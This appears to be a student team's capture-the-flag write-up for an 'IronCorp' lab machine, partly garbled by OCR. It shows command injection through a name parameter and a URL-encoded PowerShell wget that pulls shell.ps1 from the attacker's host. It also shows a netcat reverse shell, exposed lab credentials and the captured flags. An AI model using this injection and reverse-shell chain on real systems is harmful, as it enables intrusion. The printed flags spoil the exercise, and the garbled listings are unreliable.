
We open the source code for that page and the word "here" is a link.

```
137
138 <body>
139
140     <b>You can find your name <a href="http://internal.ironcorp.me:11025/name.php?name=">here</a>
141
142 </body>
143
```

So we copy the link and paste it and we get a username.



After we got the name, we use pipe | and 'dir' to get the directory for this attack.



So from here we know that we can get in by sending the reverse shell, so the next thing is we create a reverse powershell "shell.ps1" and create a netcat listening using the 4545 port.

```
(kali㉿kali)-[~/www/html]
$ nano shell.ps1
```

```
(kali㉿kali)-[~]
$ nc -lvp 4545
listening on [any] 4545 ...
```

After a few code injection tests, we get the response that can execute commands in the system.

The screenshot shows the Burp Suite interface. The title bar reads "Burp Suite Community Edition v2021.10.2 - Temporary Project". The menu bar includes Burp, Project, Intruder, Repeater, Window, and Help. Below the menu is a toolbar with tabs for Sequencer, Decoder, Comparer, Logger, Extender, and Proxy. The main area is titled "Request" and contains a "Pretty" tab selected. The request text is as follows:

```
1 GET /?r=http://internal.ironcorp.me:11025/name.php?name=Equinox|dir HTTP/1.1
2 Host: admin.ironcorp.me:11025
3 Cache-Control: max-age=0
4 Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/95.0.4638.69 Safari/537.36
7 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Connection: close
11
12
```

The screenshot shows the Burp Suite interface with the 'Response' tab selected. The content pane displays a directory listing from the internal directory. The listing includes files like .htaccess, index.php, and name.php, along with their modification times and sizes. The response is presented in a pretty-printed HTML format.

```
151
152     Directory of E:\xampp\htdocs\internal
153
154     04/11/2020  09:11 AM    <DIR>
155
156             03/27/2020  08:38 AM           53 .htaccess
157             04/11/2020  09:34 AM          191 index.php
158             04/11/2020  09:34 AM          142 name.php
159             3 File(s)       326 bytes
160             2 Dir(s)   1,468,596,224 bytes free
161
162     </pre>
163     </body>
164
165
166
167
```

So now we can send the reverse shell from the BurpSuite. We type the path for that shell, then we encode that to url.

The screenshot shows a terminal window with the following text:

```
internal.ironcorp.me:11025/name.php?name=Equinox\powershell.exe./shell.ps1
```

Below this, there is a redacted URL:

```
internal.ironcorp.me:11025/name.php?name=Equinox\powershell.exe./shell.ps1
```

Further down, the redacted URL is shown again with some additional characters at the end:

```
ne.php?name=Equinox\powershell.exe%20wget%20%22http://10.6.42.115/shell.ps1%22%20-outfile%20%22E:\xampp\htdocs\internal\shell.ps1%22%69%6e%74%65%72%6e%61%6c%2e%69%72%6f%6e%63%6f%72%70%2e%6d%65%3a%31%31%30%32%35%2f%6e%61%6d%65%2
```

We copy the encoded code and send the request. We successfully get the response and also the reverseshell send to the directory. Hence, we can put the link to the site and it also has the reverse shell.

Request

Pretty Raw Hex ⌂ \n ⌄

```
1 GET /?r=%6e%74%65%72%6e%61%2e%69%72%6f%6e%63%6f%72%70%2e%6d%65%3a%31%31%30%32%35%2f%6e%61%6d%65%2e%70%68%70%3f%6e%61%6d%65%3d%45%71%75%69%6e%6f%78%7c%70%6f%77%65%72%73%68%65%6c%6c%2e%65%78%65%2e%2f%73%68%65%6c%6c%2e%70%73%31 HTTP/1.1
2 Host: admin.ironcorp.me:11025
3 Cache-Control: max-age=0
4 Authorization: Basic YWRtaW46cGFzc3dvcmQxMjM=
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/*,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-US,en;q=0.9
10 Connection: close
11
12
```


① ⚙️ ⏪ ⏩ Search... 0 matches

Response

Pretty Raw Hex Render ⌂ \n ⌄

```
151 Directory of E:\xampp\htdocs\internal
152 08/02/2022 05:57 AM <DIR>
153
154 08/02/2022 05:57 AM <DIR>
155 .
156 03/27/2020 08:38 AM 53 .htaccess
157 04/11/2020 09:34 AM 131 index.php
158 04/11/2020 09:34 AM 142 name.php
159 08/02/2022 05:59 AM 502 shell.ps1
160 4 File(s) 828 bytes
161 2 Dir(s) 1,468,588,032 bytes free
162 </pre>
163 </body>
164
165 </html>
166
167
```

① ⚙️ ⏪ ⏩ Search... 0 matches



After a few minutes netcat listened to our reverse shell when we sent our link, we could see that we already got in.

```
└──(kali㉿kali)-[~]
$ nc -lvp 4545
listening on [any] 4545 ...
connect to [10.6.42.115] from (UNKNOWN) [10.10.200.106] 50055

PS E:\xampp\htdocs\internal> █
```

Privilege Escalation

Members Involved: Rino, Haiqal and Ayu

Tools used: Kali Linux, PowerShell

Thought Process and Methodology and Attempts:

Now we are on powershell. We list the directory to see if it is right and the directory is right.

```
PS E:\xampp\htdocs\internal> bash
PS E:\xampp\htdocs\internal> dir
Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko; Chrome/83.0.4103.116 Safari/537.36
Directory: E:\xampp\htdocs\internal
Mode                LastWriteTime         Length Name
-a----          3/27/2020    8:38 AM           53 .htaccess
-a----          4/11/2020   9:34 AM          131 index.php
-a----          4/11/2020   9:34 AM          142 name.php
-a----          8/2/2022   6:23 AM          502 shell.ps1
```

After that, we go to "C:" drive and list out the directory. In the result, we have "Users", so we navigate to the user directory.

```
PS E:\xampp\htdocs\internal> cd ..\..> dir
Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko; Chrome/83.0.4103.116 Safari/537.36
Directory: C:\Windows\system32\cmdhistos\7\cmdhistos\7\cmdhistos\7
Mode                LastWriteTime         Length Name
-a----          4/11/2020   11:27 AM           160 inetpub
-a----          4/11/2020   8:11 AM            10 IObit
-d---          4/11/2020   12:45 PM           10m PerfLogs
-d-r---        4/13/2020  11:18 AM           10 Program Files
-d---          4/11/2020  10:42 AM           10 Program Files (x86)
-d-r---        4/11/2020  4:41 AM            10 Users
-d---          4/13/2020  11:28 AM           10 Windows
```

Directory: C:\users					Request Cookies (0)
					Request Headers (9)
Mode	LastWriteTime	Length	Name		
-	Windows NT 10.0; Win64; x64; AppleWebKit/537.36 (KHTML, like Gecko); Chrome/83.0.4103.97; Safari/537.36				
d----	4/11/2020 4:41 AM	1 image/webp,image/avif,image/png,image/svg+xml	Admin		
d----	4/11/2020 11:07 AM		Administrator		
d----	4/11/2020 11:55 AM		Equinox		
d-r---	4/11/2020 10:34 AM		Public		
d----	4/11/2020 11:56 AM		Sunlight		
d----	4/11/2020 11:53 AM		SuperAdmin		
d----	4/11/2020 3:00 AM		TEMP		

After we get the user directory, we navigate to "Administrator", and then navigate to the directory "Desktop" and it has 'user.txt'. We use the type command to open that file.

Directory: C:\users\Administrator\Desktop					Request Cookies (0)
					Request Headers (9)
Mode	LastWriteTime	Length	Name		
-	Windows NT 10.0; Win64; x64; AppleWebKit/537.36 (KHTML, like Gecko); Chrome/83.0.4103.97; Safari/537.36				
d-r---	4/12/2020 1:27 AM		Desktop		
d-r---	4/12/2020 1:27 AM		Documents		
d-r---	4/12/2020 1:27 AM		Downloads		
d-r---	4/12/2020 1:27 AM		Favorites		
d-r---	4/12/2020 1:27 AM		Links		
d-r---	4/12/2020 1:27 AM		Music		
d-r---	4/12/2020 1:27 AM		Pictures		
d-r---	4/12/2020 1:27 AM		Saved Games		
d-r---	4/12/2020 1:27 AM		Searches		
d-r---	4/12/2020 1:27 AM		Videos		

PS C:\users\Administrator> cd Desktop				
PS C:\users\Administrator\Desktop> dir /s/a:h/r/e:n				
PS C:\users\Administrator\Desktop>				
 Directory: C:\users\Administrator\Desktop				
0 matches				
Mode	LastWriteTime	Length	Name	
-a---	3/28/2020 12:39 PM	37	user.txt	
 PS C:\users\Administrator\Desktop> type user.txt				
thm{09b408056a13fc222f33e6e4cf599f8c}				
PS C:\users\Administrator\Desktop>				

Then, we navigate to SuperAdmin to get the 'root.txt' file, but the owner of SuperAdmin is 'nt authority\system'. We tried many ways to get in, but it failed, so we decided to get the flags directly with 'c:\users\SuperAdmin\Desktop\root.txt' using the cat command.

```
PS C:\users> cd SuperAdmin
PS C:\users\SuperAdmin> dir
PS C:\users\SuperAdmin> cd ..
PS C:\users> cd SuperAdmin
PS C:\users\SuperAdmin> dir
PS C:\users\SuperAdmin> pwd

Path
_____
C:\users\SuperAdmin

PS C:\users\SuperAdmin> cd PS C:\users\SuperAdmincd ..
PS C:\users\SuperAdmin> █
```

```
PS C:\users\SuperAdmin> whoami
nt authority\system
PS C:\users\SuperAdmin> get-acl
Directory: C:\users\SuperAdmin\Windows\Temp\70573531\25982\52 HTTP/1.1
Request Cookies (0)
Request Headers (0)
Request Body (0)
Directory: C:\users\SuperAdmin\Windows\Temp\70573531\25982\52
HTTP/1.1
Request Cookies (0)
Request Headers (0)
Request Body (0)
Directory: C:\users\SuperAdmin\Windows\Temp\70573531\25982\52
HTTP/1.1
Request Cookies (0)
Request Headers (0)
Request Body (0)
Path Owner Access
_____
SuperAdmin NT AUTHORITY\SYSTEM BUILTIN\Administrators Deny FullControl ...
SuperAdmin NT AUTHORITY\SYSTEM BUILTIN\Administrators Allow FullControl ...

PS C:\users\SuperAdmin> dir
PS C:\users\SuperAdmin> dir root.txt /AD /s
PS C:\users\SuperAdmin> cd ..
PS C:\users> cat c:\users\SuperAdmin\Desktop\root.txt
thm{a1f936a086b367761cc4e7dd6cd2e2bd}
PS C:\users> █
```

Contributions

ID	Name	Contributions	Signatures
1211103423	Muhammad Rino Frawidya bin Suheri	Helps in getting user and root flags. Completing writeup and presenting in Recon and Enumeration part. Compiled presentation video.	
1211104232	Muhammad Amirul Haiqal Bin Zameri	Helps in getting user and root flags. Completing and presenting writeup in Initial Foothold part.	
1211101924	Nur Ayu Farisha Binti Hamdan @ Hood	Helps in getting user and root flags. Completing and presenting Privilege Escalation part.	

NOTE: IT IS IMPORTANT EACH MEMBER CONTRIBUTES IN SOME WAY AND ALL MEMBERS MUST SIGN TO ACKNOWLEDGE THE CONTRIBUTIONS! DO NOT GIVE FREELOADERS THE FLAGS AS THEY DON'T DESERVE THE MARKS. DO NOT SHARE THE FLAGS WITH OTHER GROUPS AS WELL!

Attach the video link at the end of the report:

<https://youtu.be/SGkjEa5pjg>